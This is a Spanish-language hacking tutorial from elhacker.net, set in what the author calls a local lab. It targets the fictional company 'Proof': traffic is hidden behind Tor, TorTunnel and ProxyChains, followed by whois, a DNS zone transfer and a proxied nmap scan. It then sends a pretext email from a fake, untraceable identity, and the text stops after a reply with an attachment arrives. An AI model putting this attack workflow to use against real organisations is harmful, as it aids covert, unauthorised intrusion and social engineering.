

Ataque modelo II

elhacker.net

Antonio Sánchez Camacho
a.k.a. Kamsky, a.k.a. Adonis

Nota Legal, o como se diga...

Todo la información que aparece en el texto ha sido elaborada bajo un entorno LOCAL de pruebas, y con el único propósito del aprendizaje, por lo que no me hago responsable de lo que terceras personas puedan llegar a hacer con esta información.

Ya sabéis chicos, hay que ser buenos.....

Bueno, señores, señoras, señoritas y demás, estamos todos hoy aquí reunidos, para celebrar la unión de... ^_^

Ejem ejem! Empiezo de nuevo :p

En este segundo paper sobre Ataques Modelo, vamos a mirar un poco más allá de ataques en un entorno cercano (wifi) como se hizo en el primer paper, y para hacerlo vamos a imaginarnos la siguiente situación.

Estamos en nuestro sofá, tirados cual perros, un Sábado de invierno con un frío de tres pares de pelotas. Se ha acabado el fútbol y ha ganado el Madrid 5-0 al Barça, así que todo el mundo contento...pero... es pronto para irse a la cama no?¿ que podemos hacer... a ver...

Trasteamos un poco?¿ Venga va! El primer paso será establecer un objetivo, esto dependerá de varios factores y es algo más bien personal, yo por ejemplo decido *auditar la seguridad del Servidor* de la empresa Proof! (nótese que no he dicho hackear, introducirse, tocar las narices, pasar el rato, etc... no! Nosotros AUDITAMOS LA SEGURIDAD!)

Una vez establecido el objetivo, en este tipo de situaciones se suele seguir un patrón más o menos estandar:

- Reconocimiento
- Acceso remoto
- Escalada de privilegios
- Objetivo concreto del ataque
- Mantenimiento del acceso
- Borrado de huellas

Esto será lo que más o menos hagamos en el escenario que se presentará durante el paper.

Al igual que en el caso anterior, todo está enfocado desde un punto de vista eminentemente práctico, por lo que esto será en lo que más se incidirá, aunque en ciertos momentos deberá de hablarse sobre aspectos teóricos para la correcta comprensión del proceso seguido.

Así que ya tenemos el plan hecho, señores... nos cogemos unas palomitas, una buena botella de agua, vamos al baño y hacemos lo que tengamos que hacer, y... a disfrutar se ha dicho!

[0x00] Velando Armas!

A lo largo del paper se irán usando diferentes herramientas que nos irán ayudando a avanzar en nuestro objetivo, y a facilitarnos esta tarea.

A continuación pondré una lista de las principales herramientas usadas, y en su debido momento explicaré si es necesario, como configurarlas y como usarlas debidamente.

- TorTunnel 0.2 → <http://www.thoughtcrime.org/software/tortunnel/>
- Tor → <http://www.torproject.org/index.html.es>
- Privoxy → <http://www.privoxy.org/>
- ProxyChains → <http://proxychains.sourceforge.net/>
- Nmap → <http://nmap.org/>
- FOCA → <http://www.informatica64.com/Foca/>
- Metasploit → <http://www.metasploit.com/>
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>
- www.google.es

[0x01] Empecemos...

Bueno, una vez tenemos nuestro objetivo identificado, en nuestro caso la empresa **Proof**, lo primero que haremos será estudiar y recopilar toda la información existente sobre ella y los servicios que brinda ahí fuera...

Una búsqueda simple en google, nos lleva a averiguar que la página posee una página web:

www.proof.com

Así que lo primero que haremos será dirigirnos a ella y echar un vistazo rápido, recopilando toda la información que nos pueda ser de utilidad en un futuro, peeeeeero, no a pelo!!

Es importante que seamos metódicos desde un principio, y una de las cosas que tenemos que aprender, es que no nos interesa que si por casualidad nos pillan trasteando, sepan quienes somos realmente... como diría un amigo, antes de llover chispea, así que tomemos precauciones!


Para esto nos ayudaremos de nuestra querida tupla Tor+Privoxy.

Tor (The Onion Router) es una implementación libre de un sistema de encaminamiento llamado onion routing que permite a sus usuarios comunicarse en Internet de manera anónima.

Provee un canal de comunicación anónimo y está diseñado para ser resistente a ataques de análisis de tráfico . Por lo tanto, usando Tor es posible realizar una conexión a un equipo sin que este o ningún otro tenga posibilidad de conocer la IP de origen de la conexión (teóricamente).

Tor es usualmente combinado con Privoxy para acceder a páginas web de forma anónima y segura. Privoxy es un proxy HTTP diseñado para proteger la privacidad en la navegación de internet. La interfaz de Tor es un proxy SOCKS (usualmente en el puerto 9050), por lo que lo usaremos en conjunción con Tor para navegar anónimamente ahí fuera.

A continuación vamos a observar la configuración básica de Tor y de Privoxy para que el asunto funcione:



```
antonio@hack4free: ~
Archivo  Editar  Ver  Terminal  Ayuda
1  This is the configuration for libtsocks (transparent socks) for use
2  # with tor, which is providing a socks server on port 9050 by default.
3  #
4  # See tsocks.conf(5) and torify(1) manpages.
5
6  server = 127.0.0.1
7  server_port = 9050
8
9  # We specify local as 127.0.0.0 - 127.191.255.255 because the
10 # Tor MAPADDRESS virtual IP range is the rest of net 127.
11 local = 127.0.0.0/255.128.0.0
12 local = 127.128.0.0/255.192.0.0
1,1 Comienzo
```

Vemos que Tor se pone a la escucha en la interfaz de loopback (127.0.0.1), en el puerto 9050


```
antonio@hack4free: ~
Archivo Editar Ver Terminal Ayuda
755 #
756 #   Suppose you are running Privoxy on a machine which has the
757 #   address 192.168.0.1 on your local private network (192.168.0.0)
758 #   and has another outside connection with a different address. You
759 #   want it to serve requests from inside only:
760 #
761 #       listen-address 192.168.0.1:8118
762 #
763 #
764 # listen-address 127.0.0.1:8118
765 #
766 #
767 # 4.2. toggle
768 # =====
769 #
770 # Specifies:
771 #
772 #     Initial state of "toggle" status
773 #
774 # Type of value:
764,17 51%
```


Este es el archivo de configuración de Privoxy, como vemos este escucha en el puerto 8118 de loopback

```
antonio@hack4free: ~
Archivo Editar Ver Terminal Ayuda
1221 #   A rule that uses a SOCKS 4 gateway for all destinations but no
1222 #   HTTP parent looks like this:
1223 #
1224 #       forward-socks4 / socks-gw.example.com:1080 .
1225 #
1226 #
1227 #   To chain Privoxy and Tor, both running on the same system,
1228 #   you would use something like:
1229 #
1230 #       forward-socks4a / 127.0.0.1:9050 .
1231 #       forward-socks5 / 127.0.0.1:9050 . #TOR
1232 #       forward-socks5 / 127.0.0.1:5060 . #TorTunnel
1233 #
1234 #
1235 #
1236 #   The public Tor network can't be used to reach your local network,
1237 #   if you need to access local servers you therefore might want
1238 #   to make some exceptions:
1239 #
1240 #       forward 192.168.*.* / .
1230,44 82%
```

Continuando con Privoxy, aquí ajustamos donde enviará los datos una vez que los filtre, en este caso lo hace a Tor.

La línea que aparece comentada, es la que necesitaremos posteriormente para el uso de TorTunnel, pero todo a su debido momento

El último paso será configurar nuestro navegador web favorito para que trabaje con nuestro proxy. Yo uso firefox, y para que todo sea más rápido y cómodo, tengo instalada la extensión FoxyProxy (<https://addons.mozilla.org/es-ES/firefox/addon/2464>).



Hemos añadido un proxy, con nombre Tor, y esta es la configuración para que haga uso de Privoxy

Con todo configurado finalmente, probamos a hacer una prueba, habilitamos el proxy en firefox y navegamos al localizador de IP's del foro:
<http://www.elhacker.net/elhackernet/geolocalizacion.html>



Vemos que la IP pertenece a Alemania, y abajo a la derecha vemos el AddOn FoxyProxy activo

Así pues, ahora si que estamos listos para darnos un paseo por la página:



Disculpen las molestias, para cualquier duda pueden dirigirse a:
[Departamento de Servicios](#)

Aunque vemos que la página está en mantenimiento, podemos sacar al menos 2 conclusiones importantes:

- Se está usando una BBDD, esto podría significar un vector de ataque (SQLi, acceso al panel de control si existiese, etc...)
- Se nos da un mail con el que contactar, servicios@proof.com, veremos que esto puede ser de gran utilidad más adelante

La página no tiene mucho más por donde cogerla (por lo menos mientras que aparezca que está en mantenimiento), así que vamos a seguir recopilando información, y posteriormente volveremos sobre la página.

El siguiente paso será consultar datos sobre los propietarios del dominio a través de la base de datos de *whois*, es tan fácil como escribir en la consola:

```
# whois proof.com
```

Y el resultado es este:

```
antonio@hack4free: ~
Archivo Editar Ver Terminal Ayuda
Whois Server Version 2.0

Domain Name: PROOF.COM
Registrar: NETWORK SOLUTIONS, LLC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Name Server: DNS1.PROOF.COM
Name Server: DNS2.IBERCOM.COM
Status: clientTransferProhibited
Updated Date: 28-may-2007
Creation Date: 04-dec-1997
Expiration Date: 03-dec-2012

>>> Last update of whois database: Tue, 20 Oct 2009 20:49:35 UTC <<<

Registrant:
., Proof, S.A.
Av Rivera del Nilo s/n
28042
Madrid, madrid 28042
ES

Domain Name: PROOF.COM

Administrative Contact, Technical Contact:
., Proof, S.A. dnsadmin@proof.com
Proof, S.A.
Av Rivera del Nilo s/n
28042
Madrid, madrid 28042
ES
34-91 353 79 77 fax: 999 999 9999

Record expires on 03-Dec-2012.
Record created on 04-Dec-1997.
Database last updated on 20-Oct-2009 16:46:45 EDT.

Domain servers in listed order:
DNS1.PROOF.COM
DNS2.PROOF.COM
```


De donde podemos destacar:

- Hay un Servidor DNS propio (DNS1.PROOF.COM), que obviamente será accesible desde el exterior, por lo que podría ser un vector de ataque
- Tenemos una nueva cuenta de correo, la del administrador del DNS: dnsadmin@proof.com
- Tenemos un número de teléfono, que llegado un momento dado, podríamos llegar a usar para hacer ingeniería social.

Vamos a seguir tirando un poco más del hilo... ya que tenemos la información de que el dominio tiene su propio servidor DNS, vamos a hacerle alguna consulta a ver que nos dice...

Para hacer esto disponemos de varias alternativas: nslookup, host, dig, etc..

Yo suelo usar los 2 últimos indistintamente, en esta ocasión haremos uso de dig.

Es muy fácil de usar, baste con echar un ojo a su página man correspondiente, el primer paso será hacer una consulta simple para obtener toda la información que nos brinde el Servidor DNS.

Para hacer una consulta a un Servidor DNS en concreto que no esté en nuestro /etc/resolv.conf, basta con anteponer una @ a la dirección Ip del Servidor que queremos usar, el resultado es el que vemos a continuación:

```
antonio@hack4free:~$ dig proof.com @172.16.72.136
; <<>> DiG 9.5.1-P2 <<>> proof.com @172.16.72.136
;; global options: printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9040
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;proof.com.                IN      A

;; ANSWER SECTION:
proof.com.                 604800 IN      A      172.16.72.136

;; AUTHORITY SECTION:
proof.com.                 604800 IN      NS     ns1.proof.com.

;; ADDITIONAL SECTION:
ns1.proof.com.            604800 IN      A      172.16.72.136

;; Query time: 1 msec
;; SERVER: 172.16.72.136#53(172.16.72.136)
;; WHEN: Thu Oct 15 00:54:31 2009
;; MSG SIZE rcvd: 77
```

Sacamos 2 cosas en claro:

- El administrador ha deshabilitado la recursión, como posible medida de seguridad
- Cualquier Servicio externo que se brinde es mapeado al mismo Servidor donde está alojado el DNS.

Esto no es algo deseable, lo suyo sería usar un Servidor dedicado para cada Servicio...

Vamos a ir un pasito más allá, ya que el Administrador no parece demasiado precavido, y está ofreciendo los Servicios que sea desde el mismo Servido, porque no pensar que no ha configurado adecuadamente el DNS denegando las trasferencias de zona...?¿?¿

```
antonio@hack4free:~$ dig proof.com @172.16.72.136 axfr
; <<>> DiG 9.5.1-P2 <<>> proof.com @172.16.72.136 axfr
;; global options: printcmd
proof.com.      604800  IN      SOA     ns1 proof.com. root proof.com. 2009
101301 604800 86400 2419200 604800
proof.com.      604800  IN      NS      ns1 proof.com.
proof.com.      604800  IN      MX      10 mail proof.com.
proof.com.      604800  IN      A       172.16.72.136
mail proof.com. 604800  IN      A       172.16.72.136
ns1 proof.com. 604800  IN      A       172.16.72.136
www proof.com. 604800  IN      A       172.16.72.136
proof.com.      604800  IN      SOA     ns1 proof.com. root proof.com. 2009
101301 604800 86400 2419200 604800
;; Query time: 2 msec
;; SERVER: 172.16.72.136#53(172.16.72.136)
;; WHEN: Thu Oct 15 00:55:42 2009
;; XFR size: 8 records (messages 1, bytes 221)
```

Bingo!

Para conseguir la trasferencia de zona usamos los modificadores *axfr*, y como vemos ha sido completamente exitoso (bueno, aunque apuesto algo a que también usa el DNS para la LAN interna, aunque esto si parece que está bien configurado y no es accesible desde el exterior).

Como sospechábamos, hay más servicios aparte del Servidor DNS, a parte del Servidor Web que ya habíamos descubierto inicialmente, vemos que hay un tercer servicio, en este caso un Servidor de Correo configurado con la máxima prioridad para la zona (10).

Ni siquiera nos ha hecho falta escanear el Servidor en busca de puertos abiertos, ya que ya nos los ha dado el DNS!

Buena, hemos acabado esta primera fase de toma de contacto, y no nos ha ido nada mal!

Por supuesto que podríamos seguir buscando información, por ejemplo buscando en la caché de google la página que había antes, buscando en listas correos pertenecientes al dominio, averiguando si hay alguna otra página en el Servidor Web (no parece probable, ya que si tienen su propio Servidor DNS todo indica que ellos mismos se han montado la infraestructura), etc...

Pero con lo que tenemos de momento es suficiente, así que prosigamos.


[0x02] A por ellos!

Una vez que hemos reunido toda esta información, es hora de que empecemos a atar cabos y a usarla de forma que nos pueda ayudar en nuestro propósito.

En estos días que corren, las vulnerabilidades Web están al orden del día, y sin duda que nos pueden ahorrar mucho trabajo, ya que por ejemplo mediante una simple SQLi accedemos a la BBDD, mientras que con el método “old school” tenemos que ir pasito a pasito, es decir, acceder al Servidor, y de ahí pasarnos a la LAN interna.

Lo malo de este caso, es que la página está en mantenimiento, por lo que no hay ninguna funcionalidad activa que podamos explotar a pesar de que sabemos de que seguramente haya acceso a BBDD, por lo que tras alguna que otra prueba sobre el Servidor Web (intento de encontrar directorios que permitan el listado de sus archivos, búsqueda de archivos comunes como robots.txt, crawling con ayuda de alguna herramienta que lo automatice, revisión del código fuente de la única página accesible, etc...) vemos que por este camino no conseguimos avanzar, así que finalmente tendremos que usar el método “old school” (que tanto nos gusta a Averno y a mi! ;)).

Podemos hablar de una topología *modelo* aceptada y usada comúnmente dentro de una empresa, para entenderlo mejor, ahí va un dibujito y después la explicación:



En este escenario podemos observar:

- Un router que da salida al exterior, y que también actuará como Firewall
Idealmente solo permitirá tráfico entrante cuando se dirija a alguno de los Servicios que se quieren prestar al exterior (En nuestro caso DNS, MAIL y WEB y posiblemente BBDD)
- Un router para la LAN interna, también actuará como firewall de esta
Idealmente no permitirá tráfico entrante desde fuera (con la salvedad de conexiones creadas desde el interior de la LAN obviamente)
- Una DMZ donde se alojará nuestro Servidor, y desde donde NUNCA se podrá acceder al interior de la LAN
- La LAN interna, donde estarán los trabajadores de la empresa

Como dijimos, tradicionalmente el método de acceso sería conseguir primero una shell sin privilegios en la DMZ (por alguna vulnerabilidad de los Servicios que se ofrecen), escalar privilegios hasta Root en la DMZ, y finalmente de alguna forma conseguir saltar a la LAN para obtener un control total de la Red.

Así pues, vamos a intentar seguir este guión.

Ya sabemos los Servicios que son accesibles desde el exterior gracias al DNS, por lo que ahora podremos centrarnos en averiguar el Software y la versión que hay detrás de ellos, y todo esto sin armar ruido innecesario buscando posibles Servicios!

Para ello, vamos a echar mano de nuestra herramienta preferida para tales menesteres, nmap.

Pero antes de nada, aunque no armaremos mucho ruido, debemos de cubrirnos las espaldas al igual que hicimos cuando navegamos por la Web...

Hay un *pequeño problema*, navegar con Tor puede ser un poco cansino pero es aceptable, pero a la hora de hacer un Scaneo, se puede eternizar, y más si fragmentamos los paquetes, aumentamos el intervalo entre ellos, etc...

Cómo lo hacemos entonces?¿?¿

No Problem! Que dirían por ahí... :P

Vamos a servirnos de un par de utilidades: TorTunnel y ProxyChains

El primero de ellos, es una herramienta creada por Moxie Marlinspike (o como se diga), al que conoceréis por su afán de echar abajo SSL (creador por ejemplo de SSLStrip).

Esta herramienta es una implementación parcial de un proxy Onion, diseñada para crear circuitos de un único salto (a diferencia de los 3 que se usan en Tor) sobre los nodos "exit" de Tor.

Con esto conseguimos que aumente bastante la velocidad del escaneo, eso sí, a costa de perder un cierto grado de anonimato...

Su uso es muy simple, nos bajamos los fuentes, compilamos (necesitamos las librerías boost, para los perezosos, con esto me ha valido: *libboost1.35-dev libssl-dev*), y ejecutamos pasándole como argumento un nodo finalizador de la red Tor...

Y cómo sabemos que nodo elegir?¿ fácil, nos vamos a la siguiente página:

<http://128.31.0.34:9031/tor/status/all>

Y buscamos nodos con las etiquetas Exit o Fast, por ejemplo:

```

r Unnamed AMEjAwjaGy208YWnSvFKQVL2v04 nfUjwECVbecvI6ix/NP/ACHuug8 2009-10-20 21:53:14 84.102.77.212 443 9030
s Exit Running V2Dir Valid
opt v Tor 0.2.1.19
r sidb ANKtz5JneD7of3nFEw4sMTRdTGc 1ABph0cBszykEjK7phRAL+oXCMQ 2009-10-20 14:19:35 64.91.177.10 9001 9030
s Exit Fast Named Running V2Dir Valid
opt v Tor 0.2.0.35
r mx118 ATEvq6CumUAZNQuteHdq+kQfn0w jYPJMTz0wjQ57dVf0R6ydgMZLWI 2009-10-20 05:33:46 93.182.6.28 9001 0
s Exit Fast Named Running Stable Valid
opt v Tor 0.2.0.34 (r18423)
r trappton ATJYTYAfqXghVU7dxlfnpt2h9M DgNnrj/DDwRvuqVmGqwVxtmBdU4M 2009-10-20 16:09:28 69.169.185.222 9001 9030
s Exit Fast HSDir Running V2Dir Valid
opt v Tor 0.2.1.19
r agate ATQMjN9ekLnU/xrr3KQDzS/25WI o1kQW2Ki+XJvzRv0dlnuKpxIrdQ 2009-10-20 08:11:20 94.142.241.138 9001 0
s Named Running Valid
opt v Tor 0.2.0.34 (r18423)
r imakungfurooster AUTTLsEUjVn1Awtjo9pavDWMY5w FpJpI9+tQfoFLU5I/tThLZ0wtp4 2009-10-20 21:42:52 74.98.95.218 9001 9030
s Fast Running Unnamed V2Dir Valid
opt v Tor 0.2.0.34 (r18423)

```

Una vez que sabemos la Ip de uno de estos nodos la ponemos como parámetro, y si todo va bien, TorTunnel se pondrá a la escucha en el puerto 5060 de nuestro Pc, esperando conexiones.

Pero antes de hacer esto, hay que configurar ProxyChains como se observa a continuación:

```

43 [ProxyList]
44 # ProxyList format
45 #     type host port [user pass]
46 #     (values separated by 'tab' or 'blank')
47 #
48 #
49 #     Examples:
50 #
51 #         socks5 192.168.67.78 1080 lamer secret
52 #         http 192.168.89.3 8080 justu hidden
53 #         socks4 192.168.1.49 1080
54 #         http 192.168.39.93 8080
55 #
56 #
57 #     proxy types: http, socks4, socks5
58 #     ( auth types supported: "basic"-http "user/pass"-socks )
59 #
60 #http 10.0.0.5 3128
61 socks5 127.0.0.1 5060
62
63 #socks4 10.5.81.143 1080
64 #http 192.168.203.18 8080
65

```

Como se observa, redireccionamos todo el tráfico generado al puerto 5060, que será donde está escuchando TorTunnel.

Ahora ya si que si, con todo listo, ejecutamos torproxy y observamos como genera un servicio a la escucha en el puerto 5060:


```
antonio@hack4free: ~/Escritorio/Seguridad/herramientas/Reconocimiento
Archivo Editar Ver Terminal Solapas Ayuda
antonio@hack4free: ~
antonio@hack4free:~/Escritorio/Seguridad/herramientas/Reconocimiento/tortunnel-0
.2$ sudo ./torproxy 69.169.185.222
[sudo] password for antonio:
torproxy 0.2 by Moxie Marlinspike.
Retrieving directory listing...
Connecting to exit node: 69.169.185.222:9001
SSL Connection to node complete. Setting up circuit.
Connected to Exit Node. SOCKS proxy ready on 5060.
```

```
antonio@hack4free:~$ sudo netstat -aveptn
Conexiones activas de Internet (servidores y establecidos)
Protocolo Recv-Q Send-Q Dirección Local Dirección Externa Estado User
Inode PID/Program name
tcp 0 0 0.0.0.0:5060 0.0.0.0:* ESCUCHAR
9 55380 9139/torproxy
tcp 0 0 127.0.0.1:8118 0.0.0.0:* ESCUCHAR
112 6528 3077/privoxy
```

Vemos que efectivamente hay un servicio a la escucha en el puerto 5060 esperando a que se le conecten desde cualquier interfaz (0.0.0.0)

Para cerciorarnos de que esto funciona, bastaría con hacer una petición desde consola a una página Web que nos devuelva la localización, por ejemplo <http://www.myip.es>, y veremos que el servicio funciona correctamente:

```
# proxychains curl http://www.myip.es/
```

Una vez seguros de que somos anónimos, vamos a proceder a hacer el escaneo con nmap para sacar información sobre el software y la versión de este:

```
antonio@hack4free:~$ sudo proxychains nmap -P0 -sS -sV -p 22,25,53,80,443 172.16.72.136
Starting Nmap 4.76 ( http://nmap.org ) at 2009-10-21 23:02 CEST
ProxyChains-2.1 (http://proxychains.sf.net)
Interesting ports on 172.16.72.136:
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu))
443/tcp    closed https
MAC Address: 00:0C:29:9E:64:09 (VMware)
Service Info: Host: mail.proof.com; OS: Linux

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

Como ya sabemos que el Server está activo nos ahorramos el ping, hacemos un escaneo tipo Syn con descubrimiento de Software, y probamos si tienen https y ssh también, con los resultados que se ven.

Por supuesto que se podría haber refinado mucho este escaneo, usando fragmentación, retardo en el escaneo, etc... pero como dijimos, esto simplemente es un ejemplo de lo que se puede llegar a hacer... ;)

Una vez que tenemos esto, vamos a hacer una búsqueda por nuestras bbdd. de vulnerabilidades favoritas (milw0rm, securityfocus, secunia, etc...), a ver si encontramos algún servicio vulnerable y explotable que nos permita un primer punto de acceso...

Después de un rato buscando, no encontramos nada que en un principio nos pueda ser de utilidad (algun DoS, pero poco más), por lo que tenemos 2 opciones:

- Es posible que el administrador haya “customizado” los servicios para que parezca que son otros, que están en una versión no vulnerable, etc...
Por lo que podríamos ponernos con herramientas específicas a intentar comprobar esto Servicio por Servicio, y a partir de ahí, seguir tirando del hilo
- La otra opción, es echarle un poquito de imaginación al asunto, que nunca viene mal.
Ya hemos dicho como se suele llevar a cabo este tipo de ataques, primero conseguimos acceder a la DMZ, y de ahí a la LAN local, por lo que el administrador suele centrarse en impedir el primer paso, y se olvida un poco del resto de factores vulnerables, como suelen ser los usuarios incautos que hay dentro de la LAN.
Como podemos intentar explotar esto? ¿pues... en la página Web había una dirección de mail verdad?, vamos a usarla a ver que podemos sacar...

Como se veía en la web, esta dirección era: servicios@proof.com, de donde se puede deducir por su nombre que desde ahí nos pueden informar de los posibles servicios que ofrece la empresa (que linceos somos eh! :p), así que vamos a la obra, vamos a mandarles un mail, para esto nos crearemos una cuenta de correo que no sea sospechosa, que suene bien, y por supuesto con la que no se nos pueda relacionar de ninguna forma.

Una vez la tenemos, mandaremos un correo pidiendo información educadamente, algo así:

*Hola buenos días, me ponía en contacto con ustedes para pedirle información sobre los servicios que ofrece su empresa, ya que me han hablado muy bien de ella, y sería muy factible que contrate sus servicios, sin más que decir.
Un cordial saludo, Pepito Pérez Miranda.*

Ahora solo falta tener un poco de paciencia y... voilà!



Observamos 2 cosas importantes, hemos recibido un archivo adjunto, y además la cuenta desde la que nos han contestado no es la misma que a la que enviamos el mail, más información...

